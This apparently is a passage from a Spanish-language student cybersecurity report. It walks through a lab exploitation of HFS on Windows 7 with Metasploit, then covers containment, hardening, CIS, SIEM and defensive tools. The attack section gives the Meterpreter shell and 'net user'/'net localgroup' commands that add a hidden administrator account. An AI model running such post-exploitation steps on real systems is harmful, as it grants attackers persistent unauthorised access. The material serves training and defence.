SeTimeZonePrivilege
SeUndockPrivilege


meterpreter >
  
```

Nota. Configuración de la IP y Puerto.

Elevamos privilegios de Usuario: Usuario

Figura 27

Escalamos Privilegios



Nota. Elevamos Privilegios de Usuario.

Creación de Nuevo Usuario con Permisos de administrador

Para crear un usuario con privilegios de administrador en el sistema Windows 7 comprometido, puedes utilizar la sesión de Meterpreter para ejecutar comandos de sistema en la máquina víctima.


Pasos para crear un usuario administrador llamado Edgar_Santa desde la sesión de Meterpreter:

Abrir la consola de comandos en Meterpreter:

Comando: meterpreter > shell

Figura 28

Abrir Shell




Nota. Nos Permitirá Ejecutar Comandos Directamente en el Equipo Windows.

Crear el usuario: Ejecuta el siguiente comando para crear el usuario Edgar_Santa con una contraseña. En este ejemplo, la contraseña es password123

Comando: `net user Edgar_Santa Password123 /add`

Figura 29

Nuevo Usuario y Contraseña




Nota. Creamos Nuevo Usuario y Contraseña.

Agregar el usuario al grupo de administradores: Luego, asigna el nuevo usuario al grupo de administradores para otorgarle permisos de administrador:

Comando: `net localgroup Administradores Edgar_Santa /add`

Figura 30

Volver Administrador Nuevo Usuario: Edgra_Santa




Nota. Convertir en Administrador el Usuario Nuevo.

Verificar que el usuario se creó correctamente: Puedes listar los usuarios para asegurarte de que Edgar_Santa ahora forma parte del sistema: Comando: `net user`

Figura 31


Revisar Nuevo Usuario



Nota. Revisión del Nuevo Usuario, por Consola.

Figura 32

Nuevo Usuario, en la Vista de Windows7




Nota. Revisión del Nuevo Usuario, desde la Interface Windows.

Cerrar la consola: Escribe exit para salir de la shell y regresar a Meterpreter

Comando; exit

Figura 33

Salir de PowerShell



Nota. Salimos del Power Shell.

Con estos pasos, habrás creado exitosamente el usuario Edgar_Santa con permisos de administrador en la máquina Windows 7.

Ejecución del Ataque

La ejecución del ataque se realizó mediante Metasploit, que aprovechó la vulnerabilidad en el servicio HFS para ejecutar código malicioso en la máquina Windows 7. A través de este Exploit, se estableció una conexión de reverse Shell, permitiendo que el atacante tuviera acceso total al sistema objetivo.

Pasos detallados del ataque:

Escaneo de red con Nmap: Se realizó un escaneo para identificar puertos abiertos y servicios en ejecución en el sistema de destino.

Explotación de HFS: El servicio HFS en el puerto 80 fue identificado como vulnerable a ejecución remota de código. Se lanzó el Exploit de Metasploit correspondiente para aprovechar esta vulnerabilidad.

Establecimiento de una Shell de Meterpreter: Tras la explotación exitosa, se estableció una sesión de Meterpreter que permitió al atacante interactuar con el sistema objetivo de manera remota.

Obtención de información del sistema: Una vez con acceso a la máquina, se utilizó el comando sysinfo en Meterpreter para verificar la información del sistema comprometido y confirmar el éxito del ataque.

Impacto de la Explotación

La explotación de la vulnerabilidad permitió al atacante obtener acceso remoto al sistema víctima, un ataque exitoso podría tener consecuencias graves para la seguridad de la infraestructura, se incluyen

Acceso no autorizado a datos sensibles: Un atacante podría haber obtenido acceso a información confidencial almacenada en el sistema, poniendo en riesgo la privacidad de los usuarios y la seguridad de los datos.

Elevación de privilegios: Una vez obtenido El atacante, tras haber accedido al sistema, podría haber intentado elevar sus privilegios para obtener derechos de administrador, lo que le permitiría tener control total sobre el sistema.

Instalación de malware: La máquina comprometida podría haber sido utilizada como un punto de entrada para instalar software malicioso, como keyloggers, ransomware, o troyanos, entre otros, comprometiendo aún más la red.

Robo de credenciales: Si la máquina comprometida estaba vinculada a otros sistemas, el atacante podría haber obtenido credenciales de usuario para realizar movimientos laterales dentro de la red.

Medidas Correctivas Recomendadas

Tras haber aprovechado con éxito la vulnerabilidad, es fundamental implementar medidas correctivas Para reducir los peligros vinculados a este tipo de ataque.. Algunas de las recomendaciones más importantes incluyen

Actualización de software: Es esencial que se actualicen los servicios y aplicaciones vulnerables, como HttpFileServer (HFS), para evitar que un atacante explote vulnerabilidades conocidas.

Segmentación de red: Utilizar técnicas de División de la red para separar los sistemas críticos de aquellos con menor nivel de seguridad, reduciendo la superficie de ataque disponible para los atacantes.

Implementación de firewall: Configurar reglas de firewall estrictas para filtrar el tráfico y bloquear conexiones no autorizadas a puertos y servicios vulnerables.

Autenticación robusta: Implementar mecanismos de autenticación fuerte (como autenticación multifactor) para prevenir el acceso no autorizado incluso si un atacante logra comprometer una máquina.

Escaneo regular de vulnerabilidades: Ejecutar auditorías periódicas de seguridad utilizando herramientas como Nmap para identificar posibles vulnerabilidades antes de que los atacantes puedan explotarlas.

Inhabilitación de servicios que no son esenciales: Inhabilitación servicios innecesarios para el funcionamiento del sistema., como HFS, si no se utilizan, lo que reduce el número de puntos vulnerables.

Conclusiones

La identificación de vulnerabilidades en el escenario planteado destacó la relevancia de mantener una infraestructura segura y al día. En este caso, la falta de actualizaciones y una configuración insegura del servicio HFS permitió al atacante tomar control del sistema. Sin embargo, mediante la aplicación de medidas correctivas, como actualizaciones de software, configuración adecuada de firewalls y segmentación de redes, es posible reducir significativamente el riesgo de ataques similares.

Esta instrucción subraya la importancia de implementar prácticas de seguridad efectivas y llevar a cabo auditorías periódicas para detectar y corregir vulnerabilidades antes de que puedan ser aprovechadas por individuos con intenciones maliciosas.

Conclusiones Etapa 3

El análisis de seguridad realizado a CyberFort Technologies subraya la importancia de llevar a cabo evaluaciones de seguridad periódicas en los sistemas para identificar vulnerabilidades antes de que sean aprovechadas por atacantes. Herramientas como Nmap y Metasploit desempeñan un papel clave al detectar y explotar fallos de seguridad, lo que resalta la necesidad de mantener un ciclo continuo de auditorías y pruebas de penetración. Estas acciones son esenciales para garantizar una protección constante y mejorar la resistencia de la infraestructura frente a amenazas.

La simulación del ataque evidenció cómo la explotación de vulnerabilidades conocidas, como la que afecta a HttpFileServer (HFS) en Windows 7, Podría comprometer la seguridad de

un sistema si no se implementan las medidas de protección adecuadas. Este análisis destaca la importancia de implementar parches de seguridad de manera oportuna y de restringir el acceso a servicios no esenciales, con el fin de disminuir el área de ataque y prevenir compromisos en la infraestructura.

Necesidad de Medidas Preventivas y Correctivas Efectivas: Los resultados obtenidos de la simulación de ataque indican que, además de identificar y explotar vulnerabilidades, es fundamental implementar medidas preventivas y correctivas robustas. estrategias como mantener el software actualizado de forma periódica, segmentar las redes, el uso de firewalls y la autenticación multifactor son prácticas esenciales para mitigar riesgos. Adoptar estos enfoques no solo protege los sistemas, sino que también refuerza la infraestructura, haciendo frente a futuras amenazas con mayor efectividad.

Etapa 4: Contención De Ataques Informáticos

Análisis con Acciones Necesarias para Contener un Ataque en Tiempo Real

¿Qué Sería lo Primero que Indagaría y Haría Si Llegara a Encontrarse un Ataque en Tiempo Real? Especifique su Respuesta con Argumentos Técnicos

Atenuar un ataque cibernético en tiempo real implica ejecutar una serie de acciones inmediatas y bien estructuradas para minimizar sus impactos. Es fundamental actuar de manera rápida y organizada, siguiendo un conjunto de pasos clave que permitan contener la amenaza y proteger los sistemas comprometidos. Las acciones iniciales recomendadas incluyen las siguientes:

Identificación del Ataque. El primer paso consiste en verificar que el ataque realmente está pasando y determinar su alcance. Esto implica.

Monitorear los Logs del Sistema y La Información de la Red para detectar comportamientos anómalos, como repetidos intentos de conexiones desde una misma IP, consumo inusual de recursos, o tráfico anómalo en puertos específicos (por ejemplo, el puerto 80 identificado en el equipo vulnerado con Windows7 en la Etapa 3).

Indicadores de Compromiso (IOCs)

1. Rastros en los archivos del sistema:

Archivos desconocidos o inesperados.

Cambios en permisos de archivos.

2. Anomalías en el tráfico de red:

Conexiones hacia direcciones IP o dominios sospechosos.

Transferencia de datos a destinos no autorizados o inusuales.

Uso de protocolos o puertos en horarios o situaciones no comunes.

3. Logs del Sistema o Eventos de Seguridad:

Múltiples intentos fallidos de inicio de sesión (indica un ataque de fuerza bruta).

Inicio de sesión desde Lugares geográficas inusuales.

Errores o fallos recurrentes en servicios o aplicaciones.

4. Comportamiento Anómalo de Procesos:

Procesos que consumen recursos de forma excesiva.

Ejecución de aplicaciones desconocidas o fuera de horario.

Presencia de procesos intentando comunicarse con servidores externos.

5. Cambios en la Configuración:

Creación de nuevos usuarios con privilegios elevados.

Modificación de configuraciones de firewall o políticas de acceso.

6. Archivos o Señales de Malware:

Presencia de hashes de archivos coincidentes con malware conocido.

Inclusión de payload maliciosos o Backdoors

Aislamiento del Sistema Comprometido. Una vez identificado el sistema afectado (en este caso, una máquina Windows 7 con vulnerabilidades explotadas previamente).

Desconectar el Sistema de la Red Interna: Para evitar que el ataque se propague a otras máquinas. Podemos realizarlo físicamente o mediante el firewall, bloqueando la comunicación desde y hacia la máquina comprometida.

Bloquear los Puertos Abiertos: Identificados como vulnerables en el ataque, como el puerto 80 utilizado por HttpFileServer (HFS), para cortar la vía de acceso del atacante.

Recolección de Evidencias. Antes de realizar cambios drásticos, es fundamental recolectar datos para analizar la causa raíz del ataque.

Realizar una Copia Forense: Del almacenamiento en disco duro y la memoria RAM para asegurar la conservación de las evidencias y entender las acciones del atacante.

Wireshark: Herramientas de monitoreo de red para interceptar el tráfico en tiempo real. y determinar los vectores de ataque.

Verificar el Sistema de Archivos y Configuraciones: Críticas para identificar cambios maliciosos, como escalamiento de privilegios o instalación de malware.

Evaluación del Alcance y Mitigación Inmediata. Con base en los hallazgos iniciales.

Determinar si el ataque compromete únicamente la máquina afectada o si hay movimiento lateral hacia otras máquinas en la red.

Si hay presencia de malware (como un payload tipo Meterpreter usado en la Etapa 3), buscar y eliminar el software.

Comunicación y Coordinación. Notificar al equipo de seguridad o a los responsables del área. La coordinación asegura una respuesta alineada y evita errores que puedan escalar el ataque.

Informe de Acciones de Hardenización a Implementar para Evitar que Sucedan Ataques de Seguridad Informática

El ataque ejecutado por el equipo Red Team en la Etapa 3 utilizó una vulnerabilidad en el servicio HttpFileServer (HFS) que corría en el puerto 80/TCP de una máquina Windows 7. El objetivo fue explotar un fallo en HFS para ejecutar un payload (Meterpreter) y obtener acceso remoto al sistema. Para evitar que este ataque se repita, plantearía las siguientes medidas de Hardenización.

Actualización y Parcheo de Aplicaciones y Sistemas

Uno de los principales vectores de ataque identificado en el ejercicio fue la Versión Vulnerable de HFS (Http File Server de Rejetto).

Actualizar o Reemplazar HFS: La versión de HFS utilizada (v2.3) tiene vulnerabilidades conocidas, catalogada como CVE-2024-23692, permite que un atacante envíe comandos maliciosos al servidor HFS, por lo que se recomienda actualizar a una versión más reciente que haya corregido estos fallos. Si no es posible, considerar el uso de otro software con características similares, pero con mayor seguridad.

Mantener el Sistema Operativo Actualizado: Asegúrate de que todas las actualizaciones de seguridad para Windows 7 estén instaladas. A pesar de que Microsoft ha discontinuado el soporte para Windows, se recomienda la migración a versiones más recientes como Windows 10 o 11, que reciben actualizaciones de seguridad de manera habitual.

Reducir la Superficie de Ataque

El ataque en la Etapa 3 aprovechó un puerto abierto, específicamente el puerto 80/TCP. Para mitigar este riesgo, propongo lo siguiente.

Cerrar puertos No Utilizados: Evaluar todos los puertos abiertos en la máquina y cerrarlos si no son necesarios. Utilizar herramientas como Nmap para escanear la máquina y detectar puertos innecesarios.

Bloqueo de Puertos Vulnerables a Través de un Firewall: Configurar el Firewall de Windows 7 o un Firewall Perimetral para bloquear puertos que no sean estrictamente necesarios. En el caso de HFS, si el servicio no es esencial, se debe bloquear el puerto 80/TCP.

Implementación de Control de Acceso y Autenticación Fuerte

El ataque realizado en la Etapa 3 permitió al atacante escalar privilegios y crear un usuario administrador con nombre (Edgar_Santa). Para evitar esto, propongo.

Reforzar las Políticas de Contraseñas: Exigir contraseñas fuertes y habilitar la Autenticación Multifactor (MFA) donde sea posible, especialmente para accesos remotos y administrativos.

Principio de Menor Privilegio: Garantizar que las cuentas de usuario cuenten únicamente con los privilegios esenciales para ejecutar sus tareas. Evitar que los usuarios comunes tengan derechos de administrador, como sucedió con el usuario "Edgar_Santa" creado en el ataque al equipo Windows 7 de la Compañía.

Implementación de Sistemas de Monitoreo y Detección

Un ataque como el de la Etapa 3 podría haberse detenido más rápido si existieran mecanismos de monitoreo más efectivos.

Implementación de un SIEM: Puede recopilar y analizar logs de seguridad en tiempo real, detectando actividades sospechosas. Esta herramienta puede ayudar a detectar patrones de ataque y generar alertas antes de que el atacante logre escalar privilegios.

Monitoreo de Tráfico de Red: Implementar sistemas para inspeccionar el tráfico de red en busca de actividades inusuales, como accesos a puertos no autorizados o conexiones a direcciones IP sospechosas. Herramientas como Wireshark o Snort pueden ayudar a detectar intrusiones.

Seguridad de las Aplicaciones y Servicios

El servicio HFS utilizado en el ataque es un servicio de transferencia de archivos a través de HTTP, y su vulnerabilidad fue una de las principales causas del ataque.

Seguridad en las Aplicaciones Web: Asegurarse de que cualquier servicio web (como HFS o servidores HTTP) esté adecuadamente configurado y protegido. Esto incluye deshabilitar

funcionalidades innecesarias, limitar el acceso a usuarios autorizados y realizar un análisis de seguridad de la aplicación para identificar fallos potenciales.

Realización de Pruebas Periódicas de Penetración

Realizar pruebas de penetración regulares, como las realizadas en la Etapa 3, ayudará a identificar vulnerabilidades antes de que sean explotadas por atacantes.

Red Team y Blue Team Colaborando: Fomentar la colaboración entre los equipos Red Team y Blue Team para identificar puntos débiles en la infraestructura y fortalecer la defensa antes de que los atacantes los exploten. Las estrategias de Hardenización sugeridas se enfocan en mejorar la seguridad del sistema operativo y disminuir las áreas vulnerables de ataque. y optimizar los controles de acceso y supervisión. Mediante la actualización regular del software, el cierre de puertos que no son necesarios, la gestión adecuada de privilegios, la implementación de un Sistema de Información y Gestión de Eventos(SIEM), realización de pruebas, penetración de manera periódica, es posible prevenir la repetición del ataque correspondiente a la Etapa 3. Estas medidas contribuyen a establecer una infraestructura más robusta y menos susceptible a futuros intentos de intrusión.

Análisis Sobre las Diferencias Entre el Equipo de Blue Team y el Equipo de Respuesta a Incidentes Informáticos

Aunque los equipos Blue Team y los Equipos de Respuesta a Incidentes tienen roles complementario en Ciberseguridad, sus enfoques, responsabilidades y objetivos son diferentes.

Equipo Blue Team

El Blue Team se encarga de la defensa continua de los sistemas de la organización. Su objetivo principal es prevenir ataques antes de que ocurran, reforzar las medidas de seguridad

existentes y mantener una vigilancia constante sobre la infraestructura. Algunas de sus funciones incluyen:

Monitoreo Continuo: Supervisan el tráfico de red, los registros (logs) y la actividad del sistema en busca de amenazas.

Evaluaciones de Riesgo: Identifican posibles vulnerabilidades en los sistemas y prevén soluciones para ser mitigarlas.

Implementación de Medidas Preventivas: Configuran firewalls, sistemas de detección y prevención de intrusos (IDS/IPS) y soluciones como antivirus.

Simulaciones de Ataque: Participan en ejercicios junto a Red Team para evaluar y mejorar la protección de activos de organizacionales frente a amenazas, todo esto en entornos controlados.

Equipo de Respuesta a Incidentes

Se activa cuando ocurre un ataque o incidente de seguridad. Su objetivo es contener, aminorar y resolver sucesos para minimizar su impacto. Entre sus tareas se encuentran:

Análisis Forense: Determinan el origen del ataque, evalúan su alcance y recopilan pruebas.

Contención y Erradicación: Aíslan sistemas comprometidos para evitar la propagación y eliminan las amenazas.

Restauración: Devuelven los sistemas a su estado normal y aseguran que las vulnerabilidades explotadas hayan sido corregidas.

Documentación y Aprendizaje: Generan informes post-incidente para mejorar las defensas y actualizar los procedimientos de respuesta.

Tabla 1*Diferencias Entre un Equipo Blue Team y un Equipo de Respuesta a Incidentes Informáticos*

	BlueTeam	Equipo de Respuesta a Incidentes Informáticos
Enfoque	BlueTeam trabaja de forma continua en prevención y preparación.	Equipo de respuesta a incidentes se centra en gestionar, solucionar eventos de seguridad en tiempo real.
Temporalidad	El Blue Team está siempre activo y monitorizando.	El equipo de respuesta se activa solo durante y después de un incidente.
Responsabilidades	El Blue Team implementa y optimiza medidas de seguridad.	El equipo de respuesta analiza, resuelve y aprende de los incidentes ocurridos.

Nota. Se describe las diferencias entre un equipo Blue Team y un Equipo de Respuesta a Incidentes Informáticos.

Ambos equipos son importantes para una estrategia integral de Ciberseguridad. Blue Team fortalece la infraestructura para resistir ataques, el equipo de respuesta a incidentes actúa como una última línea de defensa durante los incidentes, asegurando una recuperación eficiente y la mejora continua.

Análisis Sobre la Pertinencia de Trabajar con CIS “Center For Internet Security” como Propuesta de Aseguramiento por Parte de un Equipo de Blue Team

¿Si dentro de un equipo Blue Team le indican que debe trabajar con CIS “Center For Internet Security”, usted lo utilizaría para qué fin?:

El CIS (CENTER FOR INTERNET SECURITY) proporciona herramientas y estándares ampliamente reconocidos para fortalecer la seguridad informática de una organización. Siendo parte del equipo de Blue Team, usaría los recursos del CIS para cumplir los siguientes puntos:

Instaurar Configuraciones Seguras

Usaría los CIS Benchmarks, que son guías de configuración segura para sistemas operativos, software, dispositivos de red y plataformas en la nube. Estas configuraciones disminuyen las vulnerabilidades al delimitar las configuraciones predeterminadas inseguras y permisos excesivos.

Implementación de Controles de Seguridad Críticos

Los CIS Critical Security Controls ofrecen un conjunto priorizado de acciones diseñadas para reducir el impacto de los ataques cibernéticos más comunes. Estas acciones incluyen la gestión de inventarios de activos, configuración segura de dispositivos, gestión de privilegios, monitoreo de logs y entrenamiento en seguridad para el personal. Estas medidas ayudan a mantener una postura de defensa proactiva y efectiva.

Evaluación Continua y Remediación

Emplearía herramientas como CIS-CAT Pro, que permite comparar configuraciones actuales con los estándares de los Benchmarks y generar informes detallados sobre ajustes necesarios. Esto es útil para mantener sistemas alineados con las mejores prácticas de Ciberseguridad.

Gestión de Riesgos y Respuesta a Incidentes

Los estándares de CIS se completan con otros marcos como NIST e ISO, Esto permite una evaluación más efectiva de los riesgos y la creación de estrategias de respuesta adecuadas.

También, al implementar controles CIS, Es posible optimizar la eficacia del equipo para gestionar incidente y garantizar una recuperación eficiente de los sistemas.

Educación y Concienciación

CIS incluyen en su documentación programas para enseñar a los usuarios, mejores prácticas de Ciberseguridad. Esto ayuda a prevenir errores humanos, una de las principales causas de ataques exitosos.

El Equipo Blue Team, Refuerza las medidas defensivas y reduce la superficie de ataque de las compañías o entidades, sino que también establece una base sólida para mejorar continuamente la seguridad organizacional de manera estructurada y basada en estándares generales, con el uso o inclusión de CIS (Critical Security Controls).

Análisis Sobre las Funciones y Características principales de un SIEM

Explique y Redacte las Funciones y Características Principales de lo que es un SIEM

SIEM (Security Information and Event Management) Es una herramienta clave en la ciberseguridad actual. Su función principal es centralizar la gestión de los eventos e información de seguridad, con el fin de identificar, analizar y actuar ante posibles amenazas de manera rápida y eficiente. A continuación, se detallan sus funciones y características principales:

Funciones principal

Recolección y Consolidación de Datos:

Recopila registros (logs) de diversas fuentes, como servidores, aplicaciones, dispositivos de red y sistemas operativos.

Centraliza esta información en un único lugar para facilitar el análisis.

Normalización y Correlación de Eventos:

Normaliza los datos recopilados con el fin de detectar patrones o anomalías.

Utiliza reglas de correlación para detectar relaciones entre eventos y descubrir actividades sospechosas o potenciales amenazas.

Monitoreo y Generación de Alertas:

Monitorea en tiempo real el tráfico y las acciones dentro de la red para identificar incidentes.

Emite alertas automáticas cuando detecta comportamientos anómalos, ayudando a los equipos de seguridad a responder rápidamente.

Análisis Forense y Generación de Informes:

Proporciona herramientas para investigar incidentes pasados mediante análisis de logs.

Genera informes detallados que ayudan a cumplir con normativas y auditorías.

Gestión de Amenazas y Respuesta:

Facilita la detección y mitigación de amenazas internas y externas.

Características Principales

Centralización de Datos:

Los SIEM unifican la gestión de logs y eventos en un panel de control para mayor visibilidad y análisis.

Análisis en Tiempo Real:

Su habilidad para manejar grandes cantidades de datos permite identificar amenazas rápidamente, minimizando el impacto.

Cumplimiento Normativo:

Simplifican el proceso de demostración de cumplimiento con regulaciones de seguridad al generar reportes automatizados.

Escalabilidad:

Los SIEM están diseñados para adaptarse tanto a pequeñas empresas como a grandes corporaciones, dependiendo de la infraestructura y necesidades de seguridad.

Integración con Inteligencia Artificial:

Los sistemas modernos de SIEM emplean algoritmos avanzados Para incrementar la eficacia en la identificación y clasificación de amenazas según su gravedad.

El SIEM es una herramienta esencial en cualquier estrategia de Ciberseguridad debido a su capacidad para integrar de manera centralizada funciones de monitoreo y análisis avanzado. Esta herramienta facilita a las organizaciones la identificación y correlación de eventos de seguridad en tiempo real, identificar patrones anómalos, responder rápidamente a posibles incidentes antes de que escalen. Además, facilita el cumplimiento normativo al generar informes detallados y mantener un registro auditable de eventos, lo que ayuda a proteger activos críticos y mitigar riesgos. Su capacidad para adaptarse a entornos de diferentes tamaños y complejidades refuerza su papel como elemento clave en la defensa proactiva contra amenazas Cibernéticas.

Informe de Elección de 3 Herramientas que Permitan Contener Ataques Informáticos

Aquí se muestran tres herramientas clave para la mitigación de ataques cibernéticos, diferenciadas de las de detección, ya que estas actúan para mitigar o bloquear la actividad maliciosa una vez identificada:

Firewall de Última Gama (NGFW)

Descripción: Firewalls de última Gama no solo filtran el tráfico en función de reglas predefinidas, sino que también realizan inspecciones profundas de paquetes y analizan el tráfico para bloquear ataques en tiempo real. Ofrecen capacidades avanzadas como prevención de intrusiones, filtrado de aplicaciones y protección contra malware.

Uso: Ayudan a contener ataques como denegación de servicio (DoS) o intentos de intrusión al limitar el tráfico malicioso antes de que alcance los sistemas internos.

Sistemas de Prevención de Intrusos (IPS)

Descripción: Herramientas encargada de monitorean el tráfico en tiempo real, identifican patrones anómalos y bloquean automáticamente el tráfico sospechoso, un IPS actúa directamente para contener la amenaza.

Uso: Son efectivos para detener ataques de fuerza bruta, tráfico malicioso y explotación de vulnerabilidades antes de que comprometan sistemas sensibles.

Autenticación Multifactor (MFA)

Descripción: La MFA agrega capas adicionales al proceso de inicio de sesión, exigiendo a los usuarios combinar diferentes métodos de verificación, como contraseñas, códigos de autenticación generados por dispositivos o datos biométricos.

Uso: Incluye intentos de acceso no autorizado o ataques de fuerza bruta, ya que incluso si un atacante obtiene las credenciales, necesitaría pasar por otros factores de autenticación.

Conclusiones Etapa 4

El análisis detallado de los pasos necesarios para contener un ataque en tiempo real resalta la importancia de actuar de manera rápida y estructurada. La identificación temprana de anomalías, el aislamiento del sistema comprometido y la recolección de evidencias son fundamentales para mitigar el impacto de una amenaza. Este enfoque asegura la protección de los sistemas críticos y refuerza la capacidad de respuesta ante futuros incidentes.

Las medidas de Hardenización propuestas, como el cierre de puertos innecesarios, el fortalecimiento de contraseñas y la actualización de software, demuestran ser esenciales para

prevenir la explotación de vulnerabilidades. Estas acciones mejoran la seguridad, sino que también reducen significativamente la superficie de ataques disponible para posibles atacantes.

La distinción entre las funciones del equipo Blue Team y el equipo de respuesta a incidentes es crucial para una estrategia integral de Ciberseguridad. Mientras el Blue Team trabaja de manera preventiva y continua, el equipo de respuesta actúa reactivamente ante eventos críticos. La complementariedad de sus roles refuerza la capacidad de una organización para prevenir, conte y recuperarse de ataques.

La adopción de los estándares y herramientas de CIS refuerza la seguridad de los sistemas al proporcionar configuraciones optimizadas y controles críticos. Esto no solo mejora la defensa proactiva, sino que también asegura el cumplimiento normativo y fomenta una cultura de Ciberseguridad.

Los sistemas SIEM son fundamentales en la gestión de la ciberseguridad, ya que ofrecen una visión centralizada y permiten el análisis en tiempo real de los eventos de seguridad. Su capacidad para correlacionar datos y generar alertas permite una respuesta más eficiente.

Las herramientas de contención, como son firewalls de próxima generación, los sistemas de prevención de intrusos y la autenticación Multifactor, son indispensables para bloquear amenazas activas y proteger los sistemas.

Conclusiones

Conclusiones: Etapa 1: Conceptos y Legislación en Ciberseguridad

La comprensión de los marcos regulatorios en Colombia, como la Ley 1273 de 2009 y la Ley 1581 de 2012, es fundamental para la protección de datos personales y la prevención de delitos informáticos. Estas leyes no solo proporcionan un marco legal Para salvaguardar la privacidad de los individuo, sino que también Promueven la responsabilidad en la gestión de la información.. La correcta aplicación de estas normativas es esencial para crear un entorno digital seguro y confiable.

Conclusiones: Etapa 2: Actuación Ética y Legal

La ética y la legalidad son pilares fundamentales en la ciberseguridad. Identificar y analizar críticamente los procesos ilegales y no éticos permite a las organizaciones establecer políticas y procedimientos que garanticen la integridad La responsabilidad en el manejo de la información implica asegurarse de que se gestione correctamente, con integridad y cuidado. formación continua en ética profesional y El cumplimiento de las normativas legales es fundamental para preservar la confianza y la seguridad en el entorno digital.

Conclusiones: Etapa 3: Componente Práctico - Pruebas Simuladas

Las pruebas de penetración (Pentesting) y la simulación de ataques son herramientas cruciales para identificar y corregir vulnerabilidades en los sistemas. La utilización de herramientas como Metasploit y Nmap permite a los equipos de ciberseguridad evaluar la resistencia de sus infraestructuras frente a posibles amenazas. La colaboración entre los equipos Red Team y Blue Team es vital para mejorar la postura de seguridad de la organización y garantizar una respuesta efectiva ante incidentes.

Conclusiones: Etapa 4: Contención de Ataques Informáticos

